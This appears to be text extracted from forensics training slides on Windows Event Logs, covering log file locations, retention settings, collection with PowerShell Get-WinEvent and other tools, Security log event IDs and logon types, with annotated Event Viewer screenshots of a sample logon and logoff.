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Windows Event Logs

From a Forensics Perspective

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
Introduction





Excuse: Vegetables

Fun fact...



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Event Logs Introduction

```
%windir%\System32\winevt\Logs\*.evtx
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











- Log directory may be changed for individual logs! Check in the registry:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog
```

- Binary Format
- Every Event Log has a maximum size (default 20Mb)
- Three Options when the maximum size is reached
 - Overwrite events as needed → Starts rotating events out
 - Archive the log when full → Creates Files like “Archive-Security-<Date>.evtx
 - Do not overwrite events → Error Message is generated upon full log
- Many Logs as of Windows 10

```
> ls .\Windows\System32\winevt\Logs\ | select FullName | Measure-Object  
Count      : 158
```



Name	Date modified	Type	Size
 Windows PowerShell.evtx	29/10/2020 09:07	Event Log	2.116 KB
 ThinPrint Diagnostics.evtx	29/08/2020 09:13	Event Log	68 KB
 System.evtx	04/11/2020 23:45	Event Log	1.092 KB
 State.evtx	29/08/2020 09:27	Event Log	68 KB
 Setup.evtx	22/09/2020 07:57	Event Log	68 KB
 Security.evtx	05/11/2020 00:37	Event Log	11.332 KB
 Parameters.evtx	29/08/2020 09:27	Event Log	68 KB
 Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx	29/10/2020 09:29	Event Log	68 KB
 Microsoft-Windows-WorkFolders%4WHC.evtx	29/08/2020 09:27	Event Log	68 KB
 Microsoft-Windows-WMI-Activity%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
 Microsoft-Windows-WinRM%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
 Microsoft-Windows-Winlogon%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
 Microsoft-Windows-WinINet-Config%4ProxyConfigChanged...	23/10/2020 03:20	Event Log	68 KB
 Microsoft-Windows-WindowsUpdateClient%4Operational.evtx	23/10/2020 03:21	Event Log	68 KB



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
Event Log Categories

- **Security.evtx**
 - Access control and security information
 - Written only by LSASS Process – Readable only by Admin (default)
 - Security Event Log is **most important for forensics**
- **System.evtx**
 - Windows system events (such as driver, service and resource events)
- **Application.evtx**
 - Non-System related software events
- **<Custom>.evtx**
 - Around 150 different custom application logs (RDP, Powershell, Firewall)
 - Big chances of retaining logs much longer than say Security

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What is logged?

Depends a lot on the configuration → GPO / MDM





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Obtaining Event Logs


Event Log files are usually **locked when the system is in running!**

Running System

- Exporting from Event Viewer
- PsLogList tool
- PowerShell (Get-WinEvent)
- EvtxCmd / EvtxExplorer by Eric Zimmermann

Dead System

- Copy the directory %windir%\System32\winevt\Logs



Event Logs

PowerShell Examples

Available Logs matching PowerShell

```
PS> Get-WinEvent -ListLog *powershell*
```

LogMode	MaximumSizeInBytes	RecordCount	LogName
-----	-----	-----	-----
Circular	15728640	1342	Windows PowerShell
Circular	15728640	480	Microsoft-Windows-PowerShell/Operational
Retain	1048985600	0	Microsoft-Windows-PowerShell/Admin

Events by EventLog Name and ID

```
Get-WinEvent -FilterHashTable @{LogName='System';ID='1','41'}
```

ProviderName: Microsoft-Windows-Power-Troubleshooter

TimeCreated	Id	Level	DisplayName	Message
-----	--	-----	-----	-----
2/8/2023 7:12:29 PM	1	Information		The system has returned from a low power state....

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Security.evtx

- **System Events** → System start / shutdown / ...
- **Logon Events** → User logging on or off (stored on authorized system)
- **Account Logon** → Recorded on the authorizing system (Domain Controller usually)
- **Privilege Use** → User Account exercising a privilege
- **Account Management** → Modifications of accounts
- **Object Access** → System Access Control List (SACL) based objects (files / folders / registry...)
- **Directory Service** → AD Object with SACL accessed
- **Process Tracking** → Process start, exit, ...

Logon Event ≠ Account Logon Event!... Thanks Microsoft :/


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Security.evtx: Account Monitoring

Everything in Windows is associated with an account

Event Ids

- **4720** Account Creation
- **4624** Successful Logon
- **4625** Failed Logon
- **4624 / 4647 / 4634** Successful Logoff
- **4738** A user account was changed (permissions granted or similar)
- **4648** Logon with explicit credentials
- **4776** Local account authentication (NTLM authentication)
- **4672** Special privileges assigned to new logon
- **4779** A user disconnected a terminal server session without logging off.



The image shows a Windows Event Viewer window with the 'Security' log selected. A list of events is shown at the top, with Event 4624 selected. The details of Event 4624 are displayed in the main pane, showing a successful logon for the user 'AHacker'. Annotations with arrows point to specific fields in the event details, identifying them as Logon Type, Account, Logon ID, Event ID, Timestamp, and Computer. A callout box explains that the Event ID uniquely identifies a particular event within the same log source. The right-hand pane shows the 'Actions' menu with various options like 'Open Saved Log...', 'Create Custom View...', and 'Filter Current Log...'.

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - ThinPrint Diagnostics
 - Windows PowerShell
 - Subscriptions

Security Number of events: 15.466 (!) New events available

Keywords	Date and Time	Source	Event ...	Task Category
Audit Success	05/11/2020 10:57:39	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	05/11/2020 10:57:39	Microsoft Windows security auditing.	4624	Logon
Audit Success	05/11/2020 10:57:39	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

- Security ID: SYSTEM
- Account Name: DESKTOP-BJA12L3\$
- Account Domain: WORKGROUP
- Logon ID: 0x3E7

Logon Information:

- Logon Type: 2
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: No

Impersonation Level: Impersonation

New Logon:

- Security ID: DESKTOP-BJA12L3\AHacker
- Account Name: AHacker
- Account Domain: DESKTOP-BJA12L3
- Logon ID: 0x3BB5DC1
- Linked Logon ID: 0x3BB5D9C

Log Name: Security

Source: Microsoft Windows security

Event ID: 4624

Level: Information

User: N/A

Logged: 05/11/2020 10:57:39

Task Category: Logon

Keywords: Audit Success

Computer: DESKTOP-BJA12L3

Use this to search for a specific Event ID / Time!

Logon Type

Account

Logon ID

Event ID

Timestamp

Computer

Uniquely identifies a particular event within the same log source!

Actions

- Security
 - Open Saved Log...
 - Create Custom View...
 - Import Custom View...
 - Clear Log...
 - Filter Current Log...
 - Properties
 - Find...
 - Save All Events As...
 - Attach a Task To this Log...
- View
 - Refresh
 - Help
- Event 4624, Microsoft Windows security auditing
 - Event Properties
 - Attach Task To This Event...
 - Copy
 - Save Selected Events...
 - Refresh
 - Help



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Logon Type

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (connection to shared folder on this computer from elsewhere on network)
4	Batch (scheduled task)
5	Service (Service startup)
7	Unlock (unnattended workstation with password protected screen saver)
8	NetworkCleartext: Logon with credentials sent in the clear text. Most often indicates a logon to IIS with basic authentication.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

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FileActionViewHelp

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Custom Views

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Key Management Service

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Subscriptions

SecurityNumber of events: 15.466 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	05/11/2020 10:59:25	Microsoft Windows security auditing.	4798	User Account Management
Audit Success	05/11/2020 10:59:25	Microsoft Windows security auditing.	4647	Logoff
Audit Success	05/11/2020 10:59:19	Microsoft Windows security auditing.	4798	User Account Management

Event 4647, Microsoft Windows security auditing.

GeneralDetails

User initiated logoff:

Subject:

Security ID:DESKTOP-BJA12L3\AHacker

Account Name:AHacker

Account Domain:DESKTOP-BJA12L3

Logon ID:0x3BB5DC1

• Logon ID (from 4624)

→ Session Time

This event is generated when a logoff is initiated. No further user-initiated activity can occur. This event can be

Log Name:Security

Source:Microsoft Windows security

Event ID:4647

Level:Information

User:N/A

Logged:05/11/2020 10:59:25

Task Category:Logoff

Keywords:Audit Success

Computer:DESKTOP-BJA12L3

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Malicious Activity Detection





